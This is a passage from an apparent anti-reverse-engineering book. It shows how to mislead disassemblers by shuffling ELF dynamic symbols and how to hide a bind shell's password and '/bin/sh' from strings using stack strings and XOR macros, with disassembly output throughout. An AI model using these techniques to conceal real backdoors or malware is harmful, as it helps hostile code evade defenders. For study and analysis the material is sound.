albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/mixDynamicSymbols$ mkdir build
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/mixDynamicSymbols$ cd build/
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/mixDynamicSymbols/build$ cmak\
e ..
-- The CXX compiler identification is GNU 5.4.0
-- Check for working CXX compiler: /usr/bin/c++
-- Check for working CXX compiler: /usr/bin/c++ -- works
-- Detecting CXX compiler ABI info
-- Detecting CXX compiler ABI info - done
-- Detecting CXX compile features
-- Detecting CXX compile features - done
-- Configuring done
-- Generating done
-- Build files have been written to: /home/albino-lobster/antire_book/chap_3_format_h\
acks/mixDynamicSymbols/build
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/mixDynamicSymbols/build$ make
Scanning dependencies of target mixDynamicSymbols
[ 50%] Building CXX object CMakeFiles/mixDynamicSymbols.dir/src/mixDynamicSymbols.cpp\
.o
[100%] Linking CXX executable mixDynamicSymbols
[100%] Built target mixDynamicSymbols
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/mixDynamicSymbols/build$
```

mixDynamicSymbols must be used on a binary that has dynamic symbols. For this reason, go back to using the chapter one version of *Trouble*. Before using *mixDynamicSymbols* on *Trouble*, let's take a quick look at the *.dynsym* section header (the output is truncated to focus on .dynsym).

***Trouble's .dysym* section header**

```
albino-lobster@ubuntu:~/antire_book/chap_1_introduction/trouble/build$ readelf -S ./t\
rouble
There are 36 section headers, starting at offset 0x3c40:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 5] .dynsym           DYNSYM           0000000000400300  00000300
       0000000000000348  0000000000000018   A       6     1     8
```

Importantly, note that the offset is 0x300. Also, it's worthwhile to look at the dynamic symbol table to see how that's going to change.

***Trouble's .dynsym* before mixing the symbols**

```
albino-lobster@ubuntu:~/antire_book/chap_1_introduction/trouble/build$ readelf --dyn-\
sym ./trouble

Symbol table '.dynsym' contains 35 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_deregisterTMCloneTab
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND accept@GLIBC_2.4 (2)
     3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND memcmp@GLIBC_2.2.5 (3)
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND perror@GLIBC_2.2.5 (3)
     5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND htonl@GLIBC_2.2.5 (3)
     6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND close@GLIBC_2.2.5 (3)
     7: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fork@GLIBC_2.2.5 (3)
     8: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND bind@GLIBC_2.2.5 (3)
     9: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND read@GLIBC_2.2.5 (3)
    10: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fwrite@GLIBC_2.2.5 (3)
    11: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
    12: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND execve@GLIBC_2.2.5 (3)
    13: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND htons@GLIBC_2.2.5 (3)
```

```
    14: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND listen@GLIBC_2.2.5 (3)
    15: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _Jv_RegisterClasses
    16: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND dup2@GLIBC_2.2.5 (3)
    17: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND socket@GLIBC_2.2.5 (3)
    18: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_registerTMCloneTable
    19: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.\
2.5 (3)
    20: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __stack_chk_fail@GLIBC_2.2\
.5 (3)
    21: 00000000006020a8     0 NOTYPE  GLOBAL DEFAULT   25 _edata
    22: 0000000000602098     0 NOTYPE  GLOBAL DEFAULT   25 __data_start
    23: 00000000006020d0     0 NOTYPE  GLOBAL DEFAULT   26 _end
    24: 0000000000400c06    41 FUNC    GLOBAL DEFAULT   14 check_password
    25: 0000000000602098     0 NOTYPE  WEAK   DEFAULT   25 data_start
    26: 0000000000400ee0     4 OBJECT  GLOBAL DEFAULT   16 _IO_stdin_used
    27: 0000000000400e60   101 FUNC    GLOBAL DEFAULT   14 __libc_csu_init
    28: 0000000000400b10    42 FUNC    GLOBAL DEFAULT   14 _start
    29: 00000000006020a8     0 NOTYPE  GLOBAL DEFAULT   26 __bss_start
    30: 0000000000400c2f   558 FUNC    GLOBAL DEFAULT   14 main
    31: 00000000004009d0     0 FUNC    GLOBAL DEFAULT   11 _init
    32: 00000000006020c0     8 OBJECT  GLOBAL DEFAULT   26 stderr@GLIBC_2.2.5 (3)
    33: 0000000000400ed0     2 FUNC    GLOBAL DEFAULT   14 __libc_csu_fini
    34: 0000000000400ed4     0 FUNC    GLOBAL DEFAULT   15 _fini
```

Now use *mixDynamicSymbols* on *Trouble*.

Applying *mixDynamicSymbols* to *Trouble*

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/mixDynamicSymbols/build$ ./mi\
xDynamicSymbols ~/antire_book/chap_1_introduction/trouble/build/trouble
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/mixDynamicSymbols/build$
```

No fancy output on success, but take a look at the *.dynsym* section header now.

Trouble's* modified *.dynsym

```
albino-lobster@ubuntu:~/antire_book/chap_1_introduction/trouble/build$ readelf -S ./t\
rouble
There are 36 section headers, starting at offset 0x3c40:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 5] .dynsym           DYNSYM           0000000000400300  00004540
       0000000000000348  0000000000000018   A       6     1     8
```

Instead of pointing at 0x300 the offset now points at the fake symbol table we copied to 0x4540. Let's look at how the dynamic symbol table has changed.

Trouble's* mixed *.dynsym

```
albino-lobster@ubuntu:~/antire_book/chap_1_introduction/trouble/build$ readelf --dyn-\
sym ./trouble

Symbol table '.dynsym' contains 35 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_deregisterTMCloneTab
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND memcmp@GLIBC_2.4 (2)
     3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fwrite@GLIBC_2.2.5 (3)
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.\
2.5 (3)
     5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND accept@GLIBC_2.2.5 (3)
     6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND socket@GLIBC_2.2.5 (3)
     7: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND close@GLIBC_2.2.5 (3)
     8: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND perror@GLIBC_2.2.5 (3)
     9: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND bind@GLIBC_2.2.5 (3)
    10: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __stack_chk_fail@GLIBC_2.2\
.5 (3)
    11: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
    12: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND execve@GLIBC_2.2.5 (3)
    13: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND htonl@GLIBC_2.2.5 (3)
    14: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND dup2@GLIBC_2.2.5 (3)
    15: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _Jv_RegisterClasses
    16: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fork@GLIBC_2.2.5 (3)
    17: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND listen@GLIBC_2.2.5 (3)
```

```
    18: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_registerTMCloneTable
    19: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND read@GLIBC_2.2.5 (3)
    20: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND htons@GLIBC_2.2.5 (3)
    21: 00000000006020a8     0 NOTYPE  GLOBAL DEFAULT   25 _edata
    22: 0000000000602098     0 NOTYPE  GLOBAL DEFAULT   25 __data_start
    23: 00000000006020d0     0 NOTYPE  GLOBAL DEFAULT   26 _end
    24: 0000000000400c06    41 FUNC    GLOBAL DEFAULT   14 check_password
    25: 0000000000602098     0 NOTYPE  WEAK   DEFAULT   25 data_start
    26: 0000000000400ee0     4 OBJECT  GLOBAL DEFAULT   16 _IO_stdin_used
    27: 0000000000400e60   101 FUNC    GLOBAL DEFAULT   14 __libc_csu_init
    28: 0000000000400b10    42 FUNC    GLOBAL DEFAULT   14 _start
    29: 00000000006020a8     0 NOTYPE  GLOBAL DEFAULT   26 __bss_start
    30: 0000000000400c2f   558 FUNC    GLOBAL DEFAULT   14 main
    31: 00000000004009d0     0 FUNC    GLOBAL DEFAULT   11 _init
    32: 00000000006020c0     8 OBJECT  GLOBAL DEFAULT   26 stderr@GLIBC_2.2.5 (3)
    33: 0000000000400ed0     2 FUNC    GLOBAL DEFAULT   14 __libc_csu_fini
    34: 0000000000400ed4     0 FUNC    GLOBAL DEFAULT   15 _fini
```

Look at symbol number two. Before *mixDynamicSymbols* the symbol name was "accept@GLIBC_2.4 (2)" but now it reads "memcp@GLIBC_2.4 (2)". How does this affect the disassembly? Check out the function *check_password()* in IDA.

***check_password()* in IDA after using mixDynamicSymbols**

```
.text:0000000000400C06 check_password  proc near               ; CODE XREF: main+194 p
.text:0000000000400C06
.text:0000000000400C06 p_password      = qword ptr -8
.text:0000000000400C06
.text:0000000000400C06                 push    rbp
.text:0000000000400C07                 mov     rbp, rsp
.text:0000000000400C0A                 sub     rsp, 10h
.text:0000000000400C0E                 mov     [rbp+p_password], rdi
.text:0000000000400C12                 mov     rax, [rbp+p_password]
.text:0000000000400C16                 mov     edx, 20h        ; len
.text:0000000000400C1B                 mov     rsi, rax        ; addr
.text:0000000000400C1E                 mov     edi, offset s_password ; "GisfUtI89aMR\
KJvkz31NuXtq9155kEGa"
.text:0000000000400C23                 call    _bind
.text:0000000000400C28                 test    eax, eax
.text:0000000000400C2A                 setnz   al
.text:0000000000400C2D                 leave
.text:0000000000400C2E                 retn
```

```
.text:0000000000400C2E check_password  endp
.text:0000000000400C2E
```

Notice how the call at *0x400c23* says *_bind*? That should be *memcmp*. The subtlety of this technique should not be underrated. A reverse engineer is only going to notice the symbol name is incorrect if they come across it while doing dynamic analysis or if they compare the .dynsym offsets in the section headers and program headers. Unfortunately, once again, Radare2 is immune to this obfuscation technique.

Radare2 still shows *memcmp()*

```
albino-lobster@ubuntu:~/antire_book/chap_1_introduction/trouble/build$ radare2 ./trou\
ble
 -- This is an unacceptable milion year dungeon.
[0x00400b10]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x00400b10]> pdf @ sym.check_password
/ (fcn) sym.check_password 41
|   sym.check_password ();
|           ; var int local_8h @ rbp-0x8
|           ; CALL XREF from 0x00400dc3 (sym.main)
|           0x00400c06      55             push rbp
|           0x00400c07      4889e5         mov rbp, rsp
|           0x00400c0a      4883ec10       sub rsp, 0x10
|           0x00400c0e      48897df8       mov qword [rbp - local_8h], rdi
|           0x00400c12      488b45f8       mov rax, qword [rbp - local_8h]
|           0x00400c16      ba20000000     mov edx, 0x20
|           0x00400c1b      4889c6         mov rsi, rax
|           0x00400c1e      bf000f4000     mov edi, str.GisfUtI89aMRKJvkz31NuXtq9155k\
EGa ; "GisfUtI89aMRKJvkz31NuXtq9155kEGa" @ 0x400f00
|           0x00400c23      e848feffff     call sym.imp.memcmp
|           0x00400c28      85c0           test eax, eax
|           0x00400c2a      0f95c0         setne al
|           0x00400c2d      c9             leave
\           0x00400c2e      c3             ret
[0x00400b10]>
```

Interestingly, while Hopper has correctly handled some of the other file format obfuscations it does fall victim this particular attack.

check_password()* in Hopper with *mixDynamicSymbols

```
            check_password:
0000000000400c06    push    rbp           ; XREF=main+404
0000000000400c07    mov     rbp, rsp
0000000000400c0a    sub     rsp, 0x10
0000000000400c0e    mov     qword [ss:rbp+var_8], rdi
0000000000400c12    mov     rax, qword [ss:rbp+var_8]
0000000000400c16    mov     edx, 0x20     ; argument "address_len" for method j_bind
0000000000400c1b    mov     rsi, rax      ; argument "address" for method j_bind
0000000000400c1e    mov     edi, 0x400f00 ; "GisfUtI89aMRKJvkz31NuXtq9155kEGa", argum\
ent "socket" for method j_bind
0000000000400c23    call    j_bind
0000000000400c28    test    eax, eax
0000000000400c2a    setne   al
0000000000400c2d    leave
0000000000400c2e    ret
        ; endp
```

Chapter 4: Fighting Off String Analysis

In the previous chapters a lot of work has gone into preventing a reverse engineer from figuring out the password to the *Trouble* bind shell. Yet, we haven't protected the binary from one of the first tools in a reverse engineer's toolbox: strings[36]. Check out how easy it is to uncover the password:

Finding the password in the strings output

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ strings -a -n \
32 ./trouble
GisfUtI89aMRKJvkz31NuXtq9155kEGa
Resource temporarily unavailable
Address family not supported by protocol
Cannot send after socket shutdown
}&*+<=>?CGJMXYZ[\]^_`acdefgijklrstyz{|
```

In this build of *Trouble* the password is "GisfUtI89aMRKJvkz31NuXtq9155kEGa" which just so happens to be the first item in the strings output.

Code Reorganization

Now that you've made it to chapter four its time to change how *Trouble* is compiled. You've learned a handful of interesting obfuscation techniques and I want to keep using some of those techniques on/off throughout the remainder of the book. In the previous chapter, you kept having to manually run *stripBinary*, but that is kind of annoying to have to do everytime. Instead, let's automate it. In chapter four, you'll compile *Trouble* by using the CMakeLists.txt file in the directory "dontpanic". Later, you'll see how you can easily add and execute other projects to "dontpanic" by running *cmake ..; make* once. For now, here is what compiling *Trouble* in chapter four should look like:

[36]Strings is a simple utility that outputs all the strings in a provided file. For a full write up see "man strings".

Compiling the chapter four version of *Trouble*

```
albino-lobster@ubuntu:~/antire_book$ cd chap_4_static_analysis/dontpanic/
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic$ mkdir build
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic$ cd build/
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic/build$ cmake ..
-- The C compiler identification is GNU 5.4.0
-- Check for working C compiler: /usr/bin/cc
-- Check for working C compiler: /usr/bin/cc -- works
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
-- Detecting C compile features
-- Detecting C compile features - done
-- Configuring done
-- Generating done
-- Build files have been written to: /home/albino-lobster/antire_book/chap_4_static_a\
nalysis/dontpanic/build
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic/build$ make
Scanning dependencies of target trouble
[ 33%] Building C object trouble/CMakeFiles/trouble.dir/src/trouble.c.o
[ 66%] Building C object trouble/CMakeFiles/trouble.dir/src/rc4.c.o
[100%] Linking C executable trouble
The bind shell password is: CyrHgAtdD6QfwbS0oso17M5WMOWygWMn
[100%] Built target trouble
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic/build$
```

Not only do all of the projects get compiled, but *stripBinary* and *fakeHeadersXBit* get applied to *Trouble* automatically. The bind shell can now be found in the build directory in the trouble subdirectory.

Stack Strings

One of the the ways to hide strings is to mix the construction of the string with code. This is the basic idea behind a stack string. The goal is to add each byte of the string onto the stack one at a time. For example, consider the string "/bin/sh" in *Trouble*. Currently, the string is used with execve like so:

```
execve("/bin/sh", empty, empty);
```

The string also appears in the strings output.

Finding /bin/bash in *Trouble's* string output

```
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic/build$ strings -\
a ./trouble/trouble | grep "/bin/sh"
/bin/sh
```

You can make simple change to ensure that the "/bin/sh" string is built on the stack and won't appear in the strings output.

Changing how *Trouble* declares /bin/bash

```
char binsh[] = { '/', 'b', 'i', 'n', '/', 's', 'h', 0 };
execve(binsh, empty, empty);
```

Now "/bin/sh" can't be found by strings.

Searching for /bin/sh in the strings output

```
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic/build$ strings -\
a ./trouble/trouble | grep "/bin/sh"
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic/build$
```

Why does this work? Consider the disassembly around *execve()* before the stack string change:

Disassembly using normal /bin/sh

```
.text:0000000000400573                  mov     [rbp+var_50], 0
.text:000000000040057B                  lea     rdx, [rbp+var_50]
.text:000000000040057F                  lea     rax, [rbp+var_50]
.text:0000000000400583                  mov     rsi, rax
.text:0000000000400586                  mov     edi, offset aBinSh ; "/bin/sh"
.text:000000000040058B                  call    execve
```

As you can plainly see the address for the string "/bin/sh" is stored in edi before the call to *execve()*. However, check out the stack strings version.

Disassembly using stack string /bin/sh

```
.text:000000000040057F                  mov     [rbp+var_60], 0
.text:0000000000400587                  mov     [rbp+var_40], 2Fh
.text:000000000040058B                  mov     [rbp+var_3F], 62h
.text:000000000040058F                  mov     [rbp+var_3E], 69h
.text:0000000000400593                  mov     [rbp+var_3D], 6Eh
.text:0000000000400597                  mov     [rbp+var_3C], 2Fh
.text:000000000040059B                  mov     [rbp+var_3B], 73h
.text:000000000040059F                  mov     [rbp+var_3A], 68h
.text:00000000004005A3                  mov     [rbp+var_39], 0
.text:00000000004005A7                  lea     rdx, [rbp+var_60]
.text:00000000004005AB                  lea     rcx, [rbp+var_60]
.text:00000000004005AF                  lea     rax, [rbp+var_40]
.text:00000000004005B3                  mov     rsi, rcx
.text:00000000004005B6                  mov     rdi, rax
.text:00000000004005B9                  call    execve
```

Above you can see that each letter (0x2f, 0x62, 0x69, 0x63, 0x2f, 0x73, 0x68, and NULL) are moved onto the stack one byte at a time. This effectively mixes the string with the code so that tools like strings can't easily find them.

FLOSS

In 2016 FireEye released an open source tool called "FireEye Labs Obfuscated String Solved" or FLOSS. Among other things, FLOSS is supposed to find stack strings. However, FLOSS doesn't fully support ELF binaries and therefore can't seem to find the stack strings in *Trouble*. Linux gets no love, huh?

Implementing a stack string as an array of individual chars is pretty useful, but how can we make that work for *Trouble's* shell password? Remember that you generate a new shell password whenever the command "cmake" is run and the generated password is passed into *Trouble* as a macro. The macro is just a string. That means we should be able to index into it as normal and let the compiler clean up the rest. For example, you can change the *check_password()* function to look like this:

Storing the shell password as a stack string

```
bool check_password(const char* p_password)
{
    char pass[33] =
    {
        password[0], password[1], password[2], password[3], password[4],
        password[5], password[6], password[7], password[8], password[9],
        password[10], password[11], password[12], password[13], password[14],
        password[15], password[16], password[17], password[18], password[19],
        password[20], password[21], password[22], password[23], password[24],
        password[25], password[26], password[27], password[28], password[29],
        password[30], password[31], 0
    };

    // validate the password
    return memcmp(pass, p_password, 32) != 0;
}
```

The resulting disassembly is larger, but keeps strings from seeing the password.

Disassembly of *check_password()* with the password stored as a stack string

```
.text:00000000004003F0                  public check_password
.text:00000000004003F0 check_password   proc near               ; CODE XREF: main+13D p
.text:00000000004003F0
.text:00000000004003F0                  sub     rsp, 38h
.text:00000000004003F4                  mov     rsi, rdi
.text:00000000004003F7                  mov     edx, 20h
.text:00000000004003FC                  mov     rdi, rsp
.text:00000000004003FF                  mov     [rsp+38h+var_38], 4Dh
.text:0000000000400403                  mov     [rsp+38h+var_37], 49h
.text:0000000000400408                  mov     rax, fs:28h
.text:0000000000400411                  mov     [rsp+38h+var_10], rax
```

```
.text:0000000000400416                xor     eax, eax
.text:0000000000400418                mov     [rsp+38h+var_36], 6Bh
.text:000000000040041D                mov     [rsp+38h+var_35], 4Bh
.text:0000000000400422                mov     [rsp+38h+var_34], 39h
.text:0000000000400427                mov     [rsp+38h+var_33], 61h
.text:000000000040042C                mov     [rsp+38h+var_32], 63h
.text:0000000000400431                mov     [rsp+38h+var_31], 58h
.text:0000000000400436                mov     [rsp+38h+var_30], 33h
.text:000000000040043B                mov     [rsp+38h+var_2F], 37h
.text:0000000000400440                mov     [rsp+38h+var_2E], 79h
.text:0000000000400445                mov     [rsp+38h+var_2D], 79h
.text:000000000040044A                mov     [rsp+38h+var_2C], 5Ah
.text:000000000040044F                mov     [rsp+38h+var_2B], 44h
.text:0000000000400454                mov     [rsp+38h+var_2A], 51h
.text:0000000000400459                mov     [rsp+38h+var_29], 46h
.text:000000000040045E                mov     [rsp+38h+var_28], 75h
.text:0000000000400463                mov     [rsp+38h+var_27], 76h
.text:0000000000400468                mov     [rsp+38h+var_26], 77h
.text:000000000040046D                mov     [rsp+38h+var_25], 4Fh
.text:0000000000400472                mov     [rsp+38h+var_24], 48h
.text:0000000000400477                mov     [rsp+38h+var_23], 33h
.text:000000000040047C                mov     [rsp+38h+var_22], 4Bh
.text:0000000000400481                mov     [rsp+38h+var_21], 33h
.text:0000000000400486                mov     [rsp+38h+var_20], 75h
.text:000000000040048B                mov     [rsp+38h+var_1F], 52h
.text:0000000000400490                mov     [rsp+38h+var_1E], 78h
.text:0000000000400495                mov     [rsp+38h+var_1D], 4Bh
.text:000000000040049A                mov     [rsp+38h+var_1C], 51h
.text:000000000040049F                mov     [rsp+38h+var_1B], 43h
.text:00000000004004A4                mov     [rsp+38h+var_1A], 70h
.text:00000000004004A9                mov     [rsp+38h+var_19], 48h
.text:00000000004004AE                mov     [rsp+38h+var_18], 0
.text:00000000004004B3                call    memcmp
.text:00000000004004B8                test    eax, eax
.text:00000000004004BA                setnz   al
.text:00000000004004BD                mov     rcx, [rsp+38h+var_10]
.text:00000000004004C2                xor     rcx, fs:28h
.text:00000000004004CB                jnz     short loc_4004D2
.text:00000000004004CD                add     rsp, 38h
.text:00000000004004D1                retn
.text:00000000004004D2 ; ---------------------------------------------
.text:00000000004004D2
.text:00000000004004D2 loc_4004D2:                            ; CODE XREF: check_pas\
```

```
sword+DB j
.text:00000000004004D2                  call    __stack_chk_fail
.text:00000000004004D2 check_password   endp
```

Finally, just to verify that our stack string code actually worked, check out the strings output.

The password no longer appears in the strings output

```
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic/build$ strings -\
a -n 32 ./trouble/trouble
Resource temporarily unavailable
Address family not supported by protocol
Cannot send after socket shutdown
}&*+<=>?CGJMXYZ[\]^_`acdefgijklrstyz{|
```

Take that egyp7![37]

XOR Stack String

In the previous section you hid *Trouble's* shell password from the strings utility by turning it into a stack string. However, the password is still pretty easy to recover

[37] Obviously, I'm just kidding. egyp7 is great and you should follow him on Twitter.

since each character's hex representation is visible in the disassembly. Let's go one step further and XOR each byte so that the reverse engineer can't just read the values straight from the disassembly.

Before you add in the new XOR logic consider if you had one hundred of these strings that needed to be obfuscated. It isn't really reasonable to write them out as arrays every single time is it? Let's use macros to automate this. What is a macro exactly? GCC's documentation calls it "a fragment of code which has been given a name"[38]. For our purposes, you can consider macros to be a simple find and replace mechanism. Before you compile the preprocessor will find all calls to the macros and replace them with the actual code defined in the macro. Understand that this is an oversimplification but it's enough to understand the basics.

I would love to present you with a beautiful recursive macro that prettily creates the stack string. Reality isn't always as beautiful as we'd like. Recursive macros aren't possible in C (or C++ for that matter). Therefore, you're forced to create a new macro for each index in the string. Luckily, I've written it for you.

chap_4_static_analysis/dontpanic/trouble/src/xor_string.h

```
/**
 * The macros below can be used to generate a stack string that has been
 * obfuscated by a given "key" (ie 0xaa). The macros are listed from 0-31.
 * The length of the string is the number in the macro name. For example, if I
 * have an 8 byte string I want to obfuscate then I'd use XOR_STRING7. Why 7?
 * Because the macros start at 0.
 */

#define XOR_STRING0(storage, string, key) storage[0] = string[0] ^ key;
#define XOR_STRING1(storage, string, key) storage[1] = string[1] ^ key; \
    XOR_STRING0(storage, string, key);
#define XOR_STRING2(storage, string, key) storage[2] = string[2] ^ key; \
    XOR_STRING1(storage, string, key);
#define XOR_STRING3(storage, string, key) storage[3] = string[3] ^ key; \
    XOR_STRING2(storage, string, key);
#define XOR_STRING4(storage, string, key) storage[4] = string[4] ^ key; \
    XOR_STRING3(storage, string, key);
#define XOR_STRING5(storage, string, key) storage[5] = string[5] ^ key; \
    XOR_STRING4(storage, string, key);
```

[38] https://gcc.gnu.org/onlinedocs/gcc-5.1.0/cpp/Macros.html

```
#define XOR_STRING6(storage, string, key) storage[6] = string[6] ^ key; \
    XOR_STRING5(storage, string, key);
#define XOR_STRING7(storage, string, key) storage[7] = string[7] ^ key; \
    XOR_STRING6(storage, string, key);
#define XOR_STRING8(storage, string, key) storage[8] = string[8] ^ key; \
    XOR_STRING7(storage, string, key);
#define XOR_STRING9(storage, string, key) storage[9] = string[9] ^ key; \
    XOR_STRING8(storage, string, key);
#define XOR_STRING10(storage, string, key) storage[10] = string[10] ^ key; \
    XOR_STRING9(storage, string, key);
#define XOR_STRING11(storage, string, key) storage[11] = string[11] ^ key; \
    XOR_STRING10(storage, string, key);
#define XOR_STRING12(storage, string, key) storage[12] = string[12] ^ key; \
    XOR_STRING11(storage, string, key);
#define XOR_STRING13(storage, string, key) storage[13] = string[13] ^ key; \
    XOR_STRING12(storage, string, key);
#define XOR_STRING14(storage, string, key) storage[14] = string[14] ^ key; \
    XOR_STRING13(storage, string, key);
#define XOR_STRING15(storage, string, key) storage[15] = string[15] ^ key; \
    XOR_STRING14(storage, string, key);
#define XOR_STRING16(storage, string, key) storage[16] = string[16] ^ key; \
    XOR_STRING15(storage, string, key);
#define XOR_STRING17(storage, string, key) storage[17] = string[17] ^ key; \
    XOR_STRING16(storage, string, key);
#define XOR_STRING18(storage, string, key) storage[18] = string[18] ^ key; \
    XOR_STRING17(storage, string, key);
#define XOR_STRING19(storage, string, key) storage[19] = string[19] ^ key; \
    XOR_STRING18(storage, string, key);
#define XOR_STRING20(storage, string, key) storage[20] = string[20] ^ key; \
    XOR_STRING19(storage, string, key);
#define XOR_STRING21(storage, string, key) storage[21] = string[21] ^ key; \
    XOR_STRING20(storage, string, key);
#define XOR_STRING22(storage, string, key) storage[22] = string[22] ^ key; \
    XOR_STRING21(storage, string, key);
#define XOR_STRING23(storage, string, key) storage[23] = string[23] ^ key; \
    XOR_STRING22(storage, string, key);
#define XOR_STRING24(storage, string, key) storage[24] = string[24] ^ key; \
    XOR_STRING23(storage, string, key);
#define XOR_STRING25(storage, string, key) storage[25] = string[25] ^ key; \
    XOR_STRING24(storage, string, key);
#define XOR_STRING26(storage, string, key) storage[26] = string[26] ^ key; \
    XOR_STRING25(storage, string, key);
#define XOR_STRING27(storage, string, key) storage[27] = string[27] ^ key; \
```

```
    XOR_STRING26(storage, string, key);
#define XOR_STRING28(storage, string, key) storage[28] = string[28] ^ key; \
    XOR_STRING27(storage, string, key);
#define XOR_STRING29(storage, string, key) storage[29] = string[29] ^ key; \
    XOR_STRING28(storage, string, key);
#define XOR_STRING30(storage, string, key) storage[30] = string[30] ^ key; \
    XOR_STRING29(storage, string, key);
#define XOR_STRING31(storage, string, key) storage[31] = string[31] ^ key; \
    XOR_STRING30(storage, string, key);

/** This function deobfuscates the string. It isn't a macro because we don't
 * want to do this at compile time. We want to do it at run time.
 *
 * \param[in,out] p_string the string to deobfuscate
 * \param[in] p_length the length of the string
 * \param[in] p_key the "key" to deobfuscate with
 *
 * \note p_string will be deobfuscated. So if you call this function with
 *       p_string *a second time* then it will get reobfuscated.
 */
char* undo_xor_string(char* string, int length, char key)
{
    for (int i = 0; i < length; i++)
    {
        string[i] = string[i] ^ key;
    }
    return string;
}
```

I'm sure you are thinking, "Boy, that sure is ugly. Couldn't we just use a for loop?". Maybe something like this:

```
#define XOR_FOR_REAL(storage, string, size, key) \
    for (int i = 0; i < size; i++) { \
        storage[i] = string[i] ^ key; \
    }
```

Alas, no. Remember that a macro is basically a placeholder for the defined code fragment. Calling XOR_STRING31 will result in 32 lines of code replacing "XOR_STRING31". XOR_FOR_REAL would result in three lines of replacement code. A for

loop will not reliably[39] generate a stack string (ie. the "stack string" would be present in the strings output). Therefore, we are stuck with the "many macros" solution.

Now you can rewrite *check_password()* to use one of the XOR_STRING macros.

Changing *check_password()* to use an XOR obfuscated stack string

```
#include "xor_string.h"

bool check_password(const char* p_password)
{
    char pass[password_size] = {};
    XOR_STRING31(pass, password, 0xaa);

    // validate the password
    return memcmp(undo_xor_string(pass, 32, 0xaa), p_password, 32) != 0;
}
```

Now the password isn't quite as clear in the diassembly.

Disassembly over the XOR obfuscated stack string in *check_password()*

```
.text:00000000004008E0 check_password  proc near               ; CODE XREF: main+13C p
.text:00000000004008E0
.text:00000000004008E0                 sub     rsp, 38h
.text:00000000004008E4                 mov     rsi, rdi
.text:00000000004008E7                 mov     edx, 20h
.text:00000000004008EC                 mov     rax, fs:28h
.text:00000000004008F5                 mov     [rsp+38h+var_10], rax
.text:00000000004008FA                 xor     eax, eax
.text:00000000004008FC                 mov     [rsp+38h+var_18], 0
.text:0000000000400901                 mov     byte ptr [rsp+38h+var_28+0Fh], 0F0h
.text:0000000000400906                 mov     rdi, rsp
.text:0000000000400909                 mov     byte ptr [rsp+38h+var_28+0Eh], 0DBh
.text:000000000040090E                 mov     byte ptr [rsp+38h+var_28+0Dh], 0F2h
